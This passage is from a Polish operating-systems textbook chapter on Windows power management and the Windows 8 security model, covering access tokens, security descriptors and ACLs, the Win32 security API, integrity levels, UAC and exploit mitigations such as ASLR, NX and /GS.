Osiągnięcie dobrej kondycji baterii wymaga więcej niż tylko wyłączania procesora tak często, jak to możliwe. Ważne jest również to, aby procesor był wyłączony przez maksymalnie długi czas. Sprzęt sieciowy mechanizmu CS pozwala procesorom pozostawać w stanie wyłączenia aż do nadania danych, ale ponowne włączenie procesorów może być zainicjowane również przez inne zdarzenia. W systemie Windows bazującym na technologii NT sterowniki urządzeń, usługi systemu oraz same aplikacje często działają tylko po to, aby „się rozejrzec”. Takie *odpytywanie* zazwyczaj bazuje na ustaleniu liczników czasu, aby okresowo uruchamiać kod aplikacji lub systemu. Odpytywanie bazujące na licznikach czasu może kolidować ze zdarzeniami włączającymi procesor. Aby tego uniknąć, w systemie Modern Windows wprowadzono wymaganie, aby dla liczników czasu określić parametr niedokładności, który pozwala systemowi operacyjnemu na scalanie zdarzeń liczników czasu, a tym samym minimalizowanie liczby różnych okazji, kiedy jeden z procesorów musi być włączony. W systemie Windows sformalizowano również warunki, na jakich aplikacja, która nie działa aktywnie, mogła wykonać kod w tle. Takie operacje jak sprawdzanie dostępności aktualizacji lub odświeżanie zawartości nie mogą być wykonywane wyłącznie w wyniku żądania zainicjowanego upływem licznika czasu. Aplikacja musi powierzyć systemowi operacyjnemu decyzję o tym, kiedy uruchamiać takie operacje w tle. I tak sprawdzanie aktualizacji może występować tylko raz na dobę lub przy następnej okazji ładowania baterii w urządzeniu. Zbiór *brokerów systemowych* (ang. *system brokers*) opisuje szereg warunków, które można wykorzystać do wprowadzenia ograniczeń co do tego, kiedy mogą być wykonywane działania w tle. Jeśli zadanie w tle musi uzyskać dostęp do sieci (którego koszt obliczeniowy jest niski) lub wykorzystać poświadczenie użytkownika, broker systemowy nie wykona zadania, dopóki nie będą spełnione wymagane warunki.

Wiele współczesnych aplikacji implementuje się dziś jako połączenie zarówno lokalnego kodu, jak i usług w chmurze. W systemie Windows jest dostępny mechanizm **WNS** (od ang. *Windows Notification Service*), który umożliwia usługom zewnętrznych firm wysyłanie powiadomień do urządzeń Windows w trybie CS, co zwalnia sprzęt sieciowy CS z obowiązku specjalnego nasłuchiwanego pakietów od zewnętrznych serwerów. Powiadomienia WNS mogą sygnalizować zdarzenia, dla których czas ma kluczowe znaczenie, takie jak nadanie wiadomości tekstowej lub połączenia VoIP. Po odebraniu pakietu WNS procesor musi się włączyć, aby przetworzyć to powiadomienie, ale zdolność sprzętu sieciowego CS do rozróżniania ruchu z różnych połączeń oznacza, że procesor nie musi się budzić dla każdego losowego pakietu, który pojawi się w interfejsie sieciowym.

11.10. BEZPIECZEŃSTWO W SYSTEMIE WINDOWS 8

System NT początkowo projektowano z myślą o zapewnieniu zgodności z wymaganiami bezpieczeństwa na poziomie C2, sformułowanymi przez Departament Obrony Stanów Zjednoczonych (w dokumencie DoD 5200.28-STD), czyli z tzw. Pomarańczową księgą. Właśnie takie wymagania stawia się systemom wykorzystywanym w Departamencie Obrony. Wspomniany standard nakłada na system operacyjny obowiązek spełniania pewnych reguł będących podstawą klasyfikacji systemów jako bezpiecznych w odniesieniu do określonych zadań wojskowych. Chociaż samego systemu Windows Vista nie projektowano z myślą o konkretnym poziomie C2, nowy system odziedziczył wiele oryginalnych mechanizmów zabezpieczeń projektu NT. Są to:

1. Bezpieczne logowanie z zabezpieczeniem przed podszywaniem.
2. Nieobowiązkowa kontrola dostępu.
3. Uprzywilejowana kontrola dostępu.
4. Ochrona przestrzeni adresowej procesów.
5. Zerowanie nowych stron przed odwzorowywaniem.
6. Audyty bezpieczeństwa.

Przeanalizujmy teraz kolejne elementy z tej listy.

Bezpieczne logowanie oznacza, że administrator systemu może zmusić wszystkich użytkowników do posługiwania się hasłami. Podszywanie się pod program logujący ma miejsce wtedy, gdy złośliwy użytkownik pisze i uruchamia program wyświetlający żądanie lub ekran logowania, po czym odchodzi od komputera w nadzieję, że niewinny użytkownik wpisze swoją nazwę i hasło. Wpisane dane uwierzytelniające są zapisywane na dysku, a użytkownik otrzymuje komunikat o niepowodzeniu logowania. System Windows zapobiega tego rodzaju atakom, zmuszając użytkowników do naciśnięcia przed logowaniem kombinacji klawiszy *Ctrl+Alt+Del*. Ta kombinacja zawsze jest przechwytywana przez sterownik klawiatury, który wywołuje wówczas program systemowy z właściwym ekranem logowania. Takie rozwiązywanie zdaje egzamin, ponieważ procesy użytkownika nie mogą wyłączyć przetwarzania kombinacji *Ctrl+Alt+Del* przez sterownik klawiatury. Ale w systemie NT w pewnych sytuacjach można zrezygnować z korzystania z sekwencji *Ctrl+Alt+Del*. W szczególności dotyczy to tych użytkowników i tych systemów, w których są włączone udogodnienia dla osób niepełnosprawnych — zwłaszcza telefonów, tabletów, a także konsoli Xbox niezwykle rzadko wyposażonych w fizyczne klawiatury.

Nieobowiązkowa kontrola dostępu umożliwia właścicielom plików lub innych obiektów precyzyjne określanie, kto i w jakim wymiarze może korzystać z tych zasobów. Uprzywilejowana kontrola dostępu zapewnia administratorowi systemu (superużytkownikowi) możliwość swobodnego modyfikowania ustawień wprowadzonych przez zwykłych użytkowników. Ochrona przestrzeni adresowej sprowadza się do przydzielania każdemu procesowi własnej, chronionej wirtualnej przestrzeni adresowej niedostępnej dla nieuprawnionych procesów zewnętrznych. Kolejny punkt oznacza, że podczas zwiększania rozmiaru sterty odwzorowywane strony są zerowane, aby procesy nie miały dostępu do starych informacji umieszczonych pod tymi samymi adresami przez ich poprzedniego właściciela (stąd koncepcja listy wyzerowanych stron z rysunku 11.20, z której system uzyskuje wyzerowane strony właśnie do tego celu). I wreszcie możliwość prowadzenia audytów bezpieczeństwa umożliwia administratorowi generowanie wykazów określonych zdarzeń związanych z bezpieczeństwem systemu.

Chociaż Pomarańczowa księga nie określa, co powinno się stać w razie kradzieży komputera przenośnego, w wielkich organizacjach nawet jedno takie zdarzenie tygodniowo nie jest niczym niezwykłym. Właśnie dlatego twórcy systemu Windows stworzyli narzędzia umożliwiające najbardziej sumiennym użytkownikom minimalizację strat w razie kradzieży lub utraty notebooka (w tym bezpieczne logowanie i szyfrowanie plików). Z drugiej strony najbardziej sumienni użytkownicy z reguły nie gubią swoich notebooków — problemem są więc ci pozostali.

W kolejnym punkcie skoncentrujemy się na podstawowych pojęciach dotyczących bezpieczeństwa w systemie Windows. Zaraz potem przeanalizujemy wywołania systemowe związane z bezpieczeństwem. I wreszcie w ostatnim punkcie tego podrozdziału omówimy sposób implementacji mechanizmów bezpieczeństwa.

11.10.1. Podstawowe pojęcia

Każdy użytkownik (lub grupa użytkowników) systemu Windows Vista jest identyfikowany przez *numer SID* (ang. *Security ID*). Identyfikatory SID mają postać liczb binarnych złożonych z krótkich nagłówków i długich składowych losowych. Każdy identyfikator SID w założeniu ma być unikatowy w skali świata. Kiedy użytkownik uruchamia proces, sam proces i wszystkie jego wątki są kojarzone z identyfikatorem SID tego użytkownika. Większość elementów systemu bezpieczeństwa zaprojektowano z myślą o udostępnianiu poszczególnych obiektów tylko wątkom z uprawnionymi identyfikatorami SID.

Każdy proces dysponuje *tokenem dostępu* (ang. *access token*) określającym identyfikator SID i inne właściwości bezpieczeństwa. Token zwykle jest tworzony przez program *winlogon* zgodnie z procedurą opisaną poniżej. Format tego tokenu pokazano na rysunku 11.29. Procesy mogą uzyskiwać informacje reprezentowane przez token za pośrednictwem wywołania *GetTokenInformation*. Nagłówek zawiera pewne informacje administracyjne. Pole godziny wygaśnięcia określa, kiedy dany token przestanie być traktowany jako prawidłowy (obecnie to pole nie jest wykorzystywane). Pole *Grupy* wskazuje grupy, do których należy dany proces — takie rozwiązanie jest niezbędne do prawidłowego działania podsystemu POSIX. Domyślna lista *DACL* (od ang. *Discretionary ACL*) jest w istocie listą kontroli dostępu przypisywaną obiektom tworząnym przez dany proces w razie braku innej listy ACL. Identyfikator SID użytkownika wskazuje właściciela danego procesu. Identyfikatory SID z ograniczonymi uprawnieniami umożliwiają procesom niegodnym zaufania udział w realizacji zadań wraz z zaufanymi procesami, tyle że z mniejszymi możliwościami (mniejszym ryzykiem spowodowania poważnych szkód).

Nagłówek	Godzina wygaśnięcia	Grupy	Domyślna lista CACL	SID użytkownika	SID grupy	Ograniczone identyfikatory SID	Uprawnienia	Poziom naśladowania	Poziom integralności
----------	---------------------	-------	---------------------	-----------------	-----------	--------------------------------	-------------	---------------------	----------------------

Rysunek 11.29. Struktura tokenu dostępu

I wreszcie lista uprawnień (jeśli istnieje) nadaje danemu procesowi specjalne możliwości, którymi nie dysponują zwykli użytkownicy, w tym prawo do wyłączenia komputera lub uzyskania dostępu do plików, które w przeciwnym razie nie byłyby dostępne. W praktyce uprawnienia dzielą szerokie możliwości, jakimi dysponuje superużytkownik, na wiele odrębnych kategorii (praw), które można przypisywać poszczególnym procesom. Oznacza to, że zwykły użytkownik może otrzymać wybrane prawa superużytkownika bez konieczności nadawania mu pełnych uprawnień. Token dostępu jest więc źródłem informacji o właścicielu danego procesu oraz o skojarzonych z nim ustawieniach domyślnych i specjalnych uprawnieniach.

Kiedy użytkownik loguje się w systemie, program *winlogon* nadaje początkowemu procesowi token dostępu. Kolejne procesy zwykle dziedziczą ten token po tym procesie. Z początku reguły reprezentowane przez token dostępu stosuje się także dla wszystkich wątków tego procesu. Wątek może jednak uzyskać inny token dostępu już w trakcie wykonywania — token dostępu wątku nadpisuje wówczas token dostępu odziedziczony po procesie. W szczególności wątek klienta może przekazać swoje prawa dostępu wątkowi serwera, aby umożliwić serwerowi uzyskiwanie dostępu do chronionych plików i innych obiektów w imieniu klienta. Mechanizm przekazywania uprawnień określa się mianem *naśladowania* (ang. *impersonation*). Zaimplementowano go z wykorzystaniem warstw transportowych (wywołań ALPC, potoków nazwanych i protokołu TCP/IP). Mechanizm naśladowania jest stosowany przez RPC w komunikacji pomiędzy klientami a serwerami. W warstwach transportowych wykorzystuje się wewnętrzne interfejsy komponentu monitora kontroli bezpieczeństwa odwołań, aby wyodrębnić kontekst bezpieczeństwa z tokenu dostępu bieżącego wątku i przenieść go na stronę serwera (gdzie można na jego podstawie skonstruować token dostępu na potrzeby wątku naśladującego klienta).


Innym ważnym elementem jest tzw. *deskryptory bezpieczeństwa*. Każdy obiekt ma przypisany deskryptor bezpieczeństwa określający, kto może wykonywać poszczególne operacje na tym obiekcie. Deskryptory bezpieczeństwa definiuje się podczas tworzenia obiektów. System plików NTFS i rejestr systemu Windows oferują mechanizmy utrwalania deskryptorów kojarzonych z obiektami plików i obiektami kluczy rejestru (obiekty menedżera obiektów reprezentują tylko otwarte kopie plików i kluczy).

Deskryptor bezpieczeństwa składa się z nagłówka oraz listy kontroli dostępu DACL z jednym lub wieloma *wpisami ACE* (od ang. *Access Control Entries*). Do najważniejszych rodzajów wpisów ACE należą *Zezwalaj* oraz *Odmawiaj*. Element zezwalający określa identyfikator SID oraz mapę bitową wskazującą operacje, które mogą być wykonywane na danym obiekcie przez procesy z danym identyfikatorem. Element odmawiający ma taką samą strukturę, tyle że jego mapa bitowa wskazuje operacje, które nie mogą być wykonywane przez procesy z danym identyfikatorem. Wyobraźmy sobie, że np. Iza dysponuje plikiem, którego deskryptor bezpieczeństwa zezwala wszystkim na dostęp do odczytu, z wyjątkiem Edwarda, który nie ma żadnego dostępu do tego pliku. Kinga ma dostęp do odczytu i zapisu, a sama Iza ma pełny dostęp do swojego pliku. Ten prosty przykład zilustrowano na rysunku 11.30. Identyfikator SID Wszyscy odwołuje się do zbioru wszystkich użytkowników, ale zapisy w tej formie można przykrywać następującymi po nich wpisami ACE z konkretnymi identyfikatorami.

Oprócz wspomnianej już listy DACL deskryptor bezpieczeństwa obejmuje jeszcze *systemową listę kontroli dostępu* (ang. *System Access Control List — SACL*), która tym różni się od listy DACL, że nie określa, kto może korzystać z danego obiektu, tylko które operacje wykonywane na tym obiekcie mają być rejestrowane w systemowym dzienniku bezpieczeństwa. Zapisów deskryptora bezpieczeństwa z rysunku 11.30 wynika, że rejestrowane mają być operacje wykonywane na naszym przykładowym pliku przez Marię. Lista SACL opisuje też tzw. *poziom integralności* (ang. *integrity level*), który omówimy za chwilę.

11.10.2. Wywołania API związane z bezpieczeństwem

Większość mechanizmów kontroli dostępu zastosowanych w systemie Windows wykorzystuje deskryptory bezpieczeństwa. Typowym wzorcem jest przekazywanie deskryptora bezpieczeństwa przy okazji tworzenia obiektu (w formie parametru procedury *CreateProcess*, *CreateFile* lub innego wywołania tworzącego obiekt). Tak przekazany deskryptor zyskuje status deskryptora bezpieczeństwa nowo utworzonego obiektu (patrz rysunek 11.30). Jeśli na wejściu wywołania



Rysunek 11.30. Przykład deskryptora bezpieczeństwa dla pliku

tworzącego obiekt nie przekażemy żadnego deskryptora bezpieczeństwa, zostaną użyte domyślne ustawienia bezpieczeństwa reprezentowane przez token dostępu procesu wywołującego (patrz rysunek 11.29).

Duża część wywołań interfejsu Win32 API związanych z bezpieczeństwem umożliwia zarządzanie deskryptorami bezpieczeństwa, zatem właśnie na tych wywołaniach skoncentrujemy się w tym punkcie. Najważniejsze wywołania z tej grupy wymieniono i krótko opisano w tabeli 11.17. Utworzenie deskryptora bezpieczeństwa musi być poprzedzone jego zaalokowaniem i inicjalizacją z wykorzystaniem wywołania InitializeSecurityDescriptor. Wywołanie InitializeSecurityDescriptor wypełnia nagłówek nowego deskryptora. Jeśli identyfikator SID właściciela danego obiektu jest nieznany, można go odnaleźć według nazwy za pomocą wywołania LookupAccountSid. Ustalony identyfikator można następnie umieścić w tworzonym deskryptorze bezpieczeństwa. Tą samą procedurę możemy zastosować dla ewentualnego identyfikatora SID grupy. W większości przypadków będzie to identyfikator SID procesu wywołującego oraz identyfikator jednej z jego grup, jednak administrator systemu może swobodnie dobierać identyfikatory zapisywane w deskryptorze.

Tabela 11.17. Najważniejsze funkcje interfejsu Win32 API związane z bezpieczeństwem

Funkcja Win32 API	Opis
InitializeSecurityDescriptor	Przygotowuje nowy deskryptor bezpieczeństwa
LookupAccountSid	Odnajduje identyfikator SID dla danej nazwy użytkownika
SetSecurityDescriptorOwner	Zapisuje w deskryptorze bezpieczeństwa identyfikator SID właściciela
SetSecurityDescriptorGroup	Zapisuje w deskryptorze bezpieczeństwa identyfikator SID grupy
InitializeAcl	Inicjalizuje listę DACL lub SACL
AddAccessAllowedAce	Dodaje nowy, zezwalający wpis ACE do listy DACL lub SACL
AddAccessDeniedAce	Dodaje nowy, odmawiający wpis ACE do listy DACL lub SACL
DeleteAce	Usuwa wpis ACE z listy DACL lub SACL
SetSecurityDescriptorDacl	Dołącza listę DACL do deskryptora bezpieczeństwa

Na tym etapie możliwe jest użycie wywołania `InitializeAcl` do inicjalizacji listy DACL (lub SACL) danego deskryptora bezpieczeństwa. Wpisy listy kontroli dostępu można dodawać za pomocą wywołań `AddAccessAllowedAce` i `AddAccessDeniedAce`. W razie konieczności można te wywołania stosować wiele razy, aby dodać wszystkie niezbędne wpisy ACE. Do usuwania tych wpisów służy wywołanie `DeleteAce` (stosowane już na etapie modyfikowania istniejącej listy ACL, nie w trakcie jej tworzenia). Po sporządzeniu listy kontroli dostępu można użyć wywołania `SetSecurityDescriptorDacl` do skojarzenia tej listy z danym deskryptorem bezpieczeństwa. I wreszcie podczas tworzenia właściwego obiektu nowy deskryptor bezpieczeństwa można przekazać w formie parametru odpowiedniego wywołania, aby skojarzyć ten deskryptor z konstruowanym obiektem.

11.10.3. Implementacja bezpieczeństwa

Bezpieczeństwo w systemie Windows zaimplementowano w formie wielu komponentów — najważniejsze komponenty z tej grupy mieliśmy już okazję poznać (zupełnie innym problemem są komponenty odpowiedzialne za bezpieczeństwo komunikacji sieciowej, których analiza wykracona byłaby poza zakres tematyczny tej książki). Za obsługę logowania odpowiada program `winlogon`, a uwierzytelnianie użytkowników należy do programu `lsass`. W wyniku udanego logowania powstaje nowa powłoka GUI (`explorer.exe`) wraz z odpowiednim tokenem dostępu. Wspomniany proces wykorzystuje gałęzie `SECURITY` i `SAM` rejestru systemu Windows. Pierwsza z tych gałęzi opisuje ogólne reguły bezpieczeństwa, druga zawiera informacje związane z bezpieczeństwem na poziomie poszczególnych użytkowników (patrz punkt 11.2.3).

Po zalogowaniu użytkownika operacje związane z bezpieczeństwem są wykonywane przy okazji każdego otwierania dowolnego obiektu. Każde wywołanie `OpenXXX` wymaga przekazania nazwy otwieranego obiektu oraz zbioru żądanego uprawnień. W czasie przetwarzania wywołania otwierającego obiekt monitor kontroli bezpieczeństwa odwołań (patrz rysunek 11.4) sprawdza, czy proces wywołujący dysponuje niezbędnymi uprawnieniami. Weryfikacja sprawdza się do analizy tokenu dostępu procesu wywołującego oraz listy DACL skojarzonej z otwieranym obiektem. Monitor kontroli bezpieczeństwa odwołań analizuje kolejne wpisy ACE na liście ACL. Po odnalezieniu wpisu pasującego do identyfikatora SID procesu wywołującego lub identyfikatora jednej z jego grup reprezentowane przez ten wpis zasady dostępu są przyjmowane jako rozstrzygające. Jeśli wszystkie prawa żądane przez proces wywołujący są dostępne, operacja otwierania obiektu kończy się pomyślnie; w przeciwnym razie kończy się błędem.

Jak już wspomniano, listy DACL zawierają zarówno wpisy `Zezwalać`, jak i wpisy `Odmawiać`. Właśnie dlatego wpisy odmawiające dostępu umieszcza się przed wpisami zezwalającymi na dostęp, aby użytkownik, któremu wprost uniemożliwiono dostęp do danego obiektu, nie mógł skorzystać z bocznej furtki jako członek grupy uprawnionej do korzystania z tego obiektu.

Po otwarciu obiektu proces wywołujący otrzymuje jego uchwyt. W kolejnych wywołaniach weryfikacja uprawnień sprawdza się do sprawdzania, czy żądane operacje mieszą się w zbiorze operacji wskazanych w czasie otwierania obiektu, aby proces, który otworzył plik do odczytu, nie mógł zapisywać danych w tym pliku. Wywołania z wykorzystaniem uchwytów mogą też powodować dodawanie stosownych wpisów do dzienników bezpieczeństwa (zgodnie z regułami reprezentowanymi przez listę SACL).

W systemie Windows dodano jeszcze jeden mechanizm bezpieczeństwa eliminujący typowe problemy związane ze stosowaniem list kontroli dostępu (ACL). Nowe rozwiązanie wymusza reprezentowanie przez tokeny procesów *identyfikatorów SID poziomu integralności* (ang. *integrity-level SIDs*) i nakłada na same obiekty obowiązek umieszczania wpisów ACE z poziomem

integralności na liście SACL. Poziom integralności uniemożliwia zapisywanie danych w obiektach niezależnie od zapisów reprezentowanych przez elementy ACE na liście DACL. W szczególności schemat poziomu integralności wykorzystuje się do ochrony przed procesem Internet Explorera przechwyconym przez krakera (np. wskutek pobrania kodu z nieznanej witryny internetowej). *Niskie uprawnienia przeglądarki IE* wynikają z ustawienia *niskiego* poziomu integralności. Wszystkie pliki i klucze rejestru systemu domyślnie mają przypisany *średni* poziom integralności, co oznacza, że przeglądarka Internet Explorer z niskim poziomem integralności nie może ich modyfikować.

W ostatnich latach systemy z rodziny Windows uzupełniono o wiele innych mechanizmów podnoszących bezpieczeństwo. Na potrzeby pakietu Service Pack 2 dla systemu Windows XP znaczną część systemu skompilowano z flagą /GS weryfikującą kod pod kątem występowania rozmaitych form przepełnienia bufora stosu. Wykorzystano też bit NX (od ang. *No eXecute*) architektury AMD64, która ogranicza możliwość wykonywania kodu na stosach. Co ciekawe, bit NX procesora jest dostępny także podczas wykonywania kodu w trybie x86. Bit NX umożliwia oznaczanie stron w taki sposób, aby nie było możliwe wykonywanie zawartego w nich kodu. Jeśli więc kraker wykorzysta lukę umożliwiającą przepełnienie bufora do umieszczenia własnego kodu w procesie, skok do tego kodu i rozpoczęcie jego wykonywania będzie dużo trudniejsze.

W systemie Windows Vista wprowadzono dodatkowe mechanizmy utrudniające życie krakerom. Kod ładowany do trybu jądra jest weryfikowany (w systemach x64 domyślnie) i ładowany tylko wtedy, gdy jest podpisany przez znany i zaufany podmiot. Adresy, pod które ładuje się biblioteki DLL i programy EXE, są — podobnie jak obszar przydzielany na potrzeby stosu — nieznacznie modyfikowane w każdym systemie, aby zmniejszyć prawdopodobieństwo skutecznego wykorzystania błędu przepełnienia bufora poprzez umieszczenie złośliwego kodu pod znany adresem (i uruchomienie tego kodu przy użyciu uprawnień oryginalnego procesu). Oznacza to, że dużo mniejsza część systemu jest teraz narażona na atak z wykorzystaniem standardowych adresów. Współczesne systemy zwykle reagują na tego rodzaju ataki zwykłymi awariami, zatem potencjalny atak poprzez wstrzygnięcie złośliwego kodu jest sprowadzany do mniej groźnego *atak u blokowania usługi* (ang. *denial-of-service*).

Jeszcze inną zmianą było wprowadzenie przez firmę Microsoft mechanizmu kontroli konta użytkownika UAC (od ang. *User Account Control*). Nowy mechanizm miał w założeniu rozwiązać problem użytkowników, którzy w większości są administratorami, czyli problem występujący od lat w systemach Windows. Projekt systemu Windows formalnie nie nakłada na użytkowników obowiązku korzystania z konta administratorów, jednak wcześniejsze wersje tego systemu były tak skonstruowane, że efektywna praca z użyciem innych kont była niemal niemożliwa. Z drugiej strony stałe korzystanie z konta administratora okazuje się niebezpieczne. Nie dość, że błędy użytkownika mogą łatwo doprowadzić do uszkodzenia systemu, to jeszcze ewentualne złośliwe oprogramowanie uruchamiane przez nieostrożnego użytkownika dysponuje pełnymi uprawnieniami administracyjnymi, co znacznie poszerza możliwości ataku.

Mechanizm UAC reaguje na każdą próbę wykonania operacji wymagającej uprawnień administratora — wyświetla wówczas specjalną nakładkę pulpitu i przejmuje sterowanie, aby żądanie dostępu mogło być potwierdzone tylko przez użytkownika (podobnym rozwiązaniem jest zastosowanie kombinacji *Ctrl+Alt+Del* w celu zapewnienia zabezpieczeń na poziomie C2). Z poziomu konta innego niż administratora kraker może oczywiście zniszczyć lub uzyskać to, co tego użytkownika najbardziej interesuje — jego osobiste pliki. Mechanizm UAC pomaga jednak w zapobieganiu już istniejącym formom ataków, a przywracanie zaatakowanego systemu jest zawsze nieporównanie prostsze, jeśli krakerowi nie uda się zmodyfikować danych ani plików systemowych.

O ostatnim mechanizmie bezpieczeństwa systemu Windows wspominaliśmy już wielokrotnie. Tym mechanizmem jest tworzenie *chronionych procesów* z bezpiecznymi granicami dzielącymi poszczególne procesy. Zwykle to użytkownik (reprezentowany przez obiekt tokenu) definiuje granice uprawnień w ramach systemu operacyjnego. Po utworzeniu procesu użytkownik zyskuje dostęp do rozmaitych funkcji jądra związanych m.in. z debugowaniem procesów, przetwarzaniem ścieżek czy dodawaniem wątków. Procesy chronione nie oferują podobnych możliwości użytkownikowi. Obecnie jedynym zastosowaniem tego mechanizmu w systemie Windows jest umożliwienie lepszej ochrony treści przez oprogramowanie **DRM** (od ang. *Digital Rights Management*). W systemie Windows 8.1 mechanizm chronionych procesów rozszerzono tak, by lepiej spełniały oczekiwania użytkowników — np. wprowadzono mechanizmy ochrony systemu przed atakami z zewnątrz i zrezygnowano z chronienia treści przed atakami samego właściciela systemu.

W ostatnich latach firma Microsoft poświęcała coraz więcej uwagi kwestii bezpieczeństwa systemu Windows, ponieważ na całym świecie notuje się coraz więcej ataków wymierzonych w systemy tej firmy. Niektóre z tych ataków okazały się zaskakująco skuteczne — uniemożliwiły funkcjonowanie całych państw i korporacji oraz spowodowały straty liczone w miliardach dolarów. Większość tego rodzaju ataków wykorzystuje drobne błędy w kodzie umożliwiające przepełnianie buforów i wykonywanie złośliwego kodu poprzez nadpisanie oryginalnych adresów zwrotnych, wskaźników wyjątków i innych danych sterujących wykonywaniem programów. Znacznej części tych problemów można by uniknąć, gdyby zamiast C i C++ stosowano języki programowania z bezpieczną obsługą typów. Co więcej, nawet w tych „niebezpiecznych” językach wielu luk można by uniknąć, gdyby programy studiów uwzględniały prezentację pułapek związanych z niedostateczną weryfikacją parametrów i danych oraz niebezpieczeństw związanymi z korzystaniem z interfejsów API do alokacji pamięci. Wielu inżynierów oprogramowania, którzy obecnie piszą kod dla firmy Microsoft, kilka lat temu było studentami (tak jak wielu z Czytelników jest studentami teraz). Istnieje sporo książek poświęconych podobnym, z pozoru drobnym błędom w kodzie, które w językach ze wskaźnikami można wykorzystywać do ataków, oraz sposobom unikania tych błędów. Jedną z najciekawszych publikacji tego typu jest [Howard i LeBlanc, 2009].

11.10.4. Czynniki ograniczające zagrożenia bezpieczeństwa

Byłoby wspaniale dla użytkownika, gdyby oprogramowanie komputerowe nie zawierało żadnych bugów, szczególnie tych, które są wykorzystywane przez krakerów do przejęcia kontroli nad jego komputerem i zdobycia poufnych informacji oraz użycia go do nielegalnych celów, takich jak rozproszone ataki typu DoS, ataki na inne komputery czy też dystrybucja spamu lub innych niezamówionych materiałów. Niestety, nie jest to jeszcze możliwe w praktyce, a komputery w dalszym ciągu mają luki w zabezpieczeniach. Twórcy systemów operacyjnych wkładają ogromne wysiłki w zminimalizowanie liczby błędów. Odnieśli na tyle duży sukces, że napastnicy koncentrują się raczej na aplikacjach lub wtyczkach przeglądarek, takich jak Adobe Flash, niż na samych systemach operacyjnych.

Systemy komputerowe mogą stać się jeszcze bardziej bezpieczne dzięki zastosowaniu technik ograniczania (ang. *mitigation*), które czynią słabe punkty trudniejszymi do wykorzystania nawet wówczas, gdy takie słabe punkty zostaną odnalezione. W systemie Windows w ciągu ostatnich 10 lat stale wprowadzano poprawki w technikach ograniczania, co doprowadziło do powstania systemu Windows 8.1. Niektóre główne ograniczenia zabezpieczeń w systemie Windows zestawiono w tabeli 11.18.

Tabela 11.18. Niektóre główne ograniczenia zabezpieczeń w systemie Windows

Ograniczenie	Opis
Flaga kompilatora /GS	Dodanie „kanarka” do ramek stosu w celu ochrony kodu rozgałęzień sterowania
Wzmocniona obsługa wyjątków	Ograniczenie rodzaju kodu, który może być wywołany w roli procedury obsługi wyjątków
Ochrona NX MMU	Oznaczenie kodu jako niemożliwego do uruchomienia w celu utrudnienia ataków za pomocą przesyłanych danych
ASLR	Losowa przestrzeń adresowa w celu utrudnienia ataków ROP
Wzmocnienia sterły	Weryfikacja popularnych błędów wykorzystania sterły
VTGuard	Dodanie kontroli poprawności tabel funkcji wirtualnych
Integralność kodu	Weryfikacja prawidłowego podpisu bibliotek i sterowników
Patchguard	Wykrywanie prób modyfikacji danych jądra, np. przez programy typu rootkit
Windows Update	Zapewnienie regularnych instalacji poprawek bezpieczeństwa w celu usunięcia luk w zabezpieczeniach
Windows Defender	Wbudowane podstawowe mechanizmy antywirusowe

Wymienione ograniczenia utrudniają wykonywanie niektórych operacji wymaganych do przeprowadzenia szeroko rozpowszechnionego ataku na systemy Windows. Niektóre oferują kompleksową obronę przed tymi atakami (ang. *defense in depth*), które są w stanie obejść inne ograniczenia. Użycie parametru /GS chroni przed wykorzystaniem błędów przepełnienia stosu, co umożliwiły intruzom modyfikację adresów powrotu, wskaźników na funkcje oraz procedur obsługi wyjątków. Technika wzmocnionej obsługi wyjątków pozwala na wprowadzenie dodatkowych testów sprawdzających, czy łańcuchy adresów procedur obsługi wyjątków nie zostały nadpisane. Zabezpieczenie *No-eXecute* wymaga, aby licznik programu wskazywał nie na ładunek danych, ale na kod, który został oznaczony w systemie jako wykonywalny. Napastnicy często podejmują próby obejścia zabezpieczeń NX przy użyciu technik *programowania zorientowanego na powrót* (ang. *Return-Oriented Programming — ROP*) lub technik *powrotu do libC* (ang. *return to libC*), pozwalających wskazać licznik programu na takie fragmenty kodu, które umożliwiają przeprowadzenie ataku. Stosowanie techniki **ASLR** (od ang. *Address Space Layout Randomization* — dosł. losowe generowanie układu przestrzeni adresowej) pozwala zapobiec takim atakom poprzez utrudnienie napastnikom zdobycia „z góry” informacji o lokalizacji w przestrzeni adresowej kodu, stosu i innych struktur danych. W ostatnich latach opublikowano wyniki prac, w których zaprezentowano techniki ponownego losowania rozmieszczenia programów w pamięci co kilka sekund, co sprawia, że przeprowadzenie ataków staje się jeszcze trudniejsze [Giuffrida et al., 2012].

Wzmacnianie sterły to szereg ograniczeń dodanych do implementacji sterły systemu Windows, utrudniających wykorzystanie takich słabych punktów jak pisanie poza granicami alokacji sterły lub niektórych przypadków dalszego wykorzystywania bloku sterły już po jego zwolnieniu. Technika **VTGuard** wprowadza dodatkowe kontrole w szczególnie wrażliwych fragmentach kodu. Kontrole te chronią przed wykorzystaniem słabych punktów typu „wykorzystanie po zwolnieniu”, związanych z tabelami funkcji wirtualnych języka C++.

Mechanizm **integralności kodu** to zabezpieczenie na poziomie jądra przed załadowaniem dowolnego wykonywalnego kodu do procesów. Mechanizm ten sprawdza, czy programy i biblioteki zostały kryptograficznie podpisane przez zaufanego wydawcę. Testy te działają na poziomie menedżera pamięci i pozwalają sprawdzić kod strona po stronie każdorazowo przy pobieraniu

pojedynczych stron z dysku. *Patchguard* to ograniczenie na poziomie jądra, którego działanie polega na próbach wykrywania rootkitów zaprojektowanych w celu uniemożliwienia wykrycia pomyślnego wykorzystania słabego punktu.

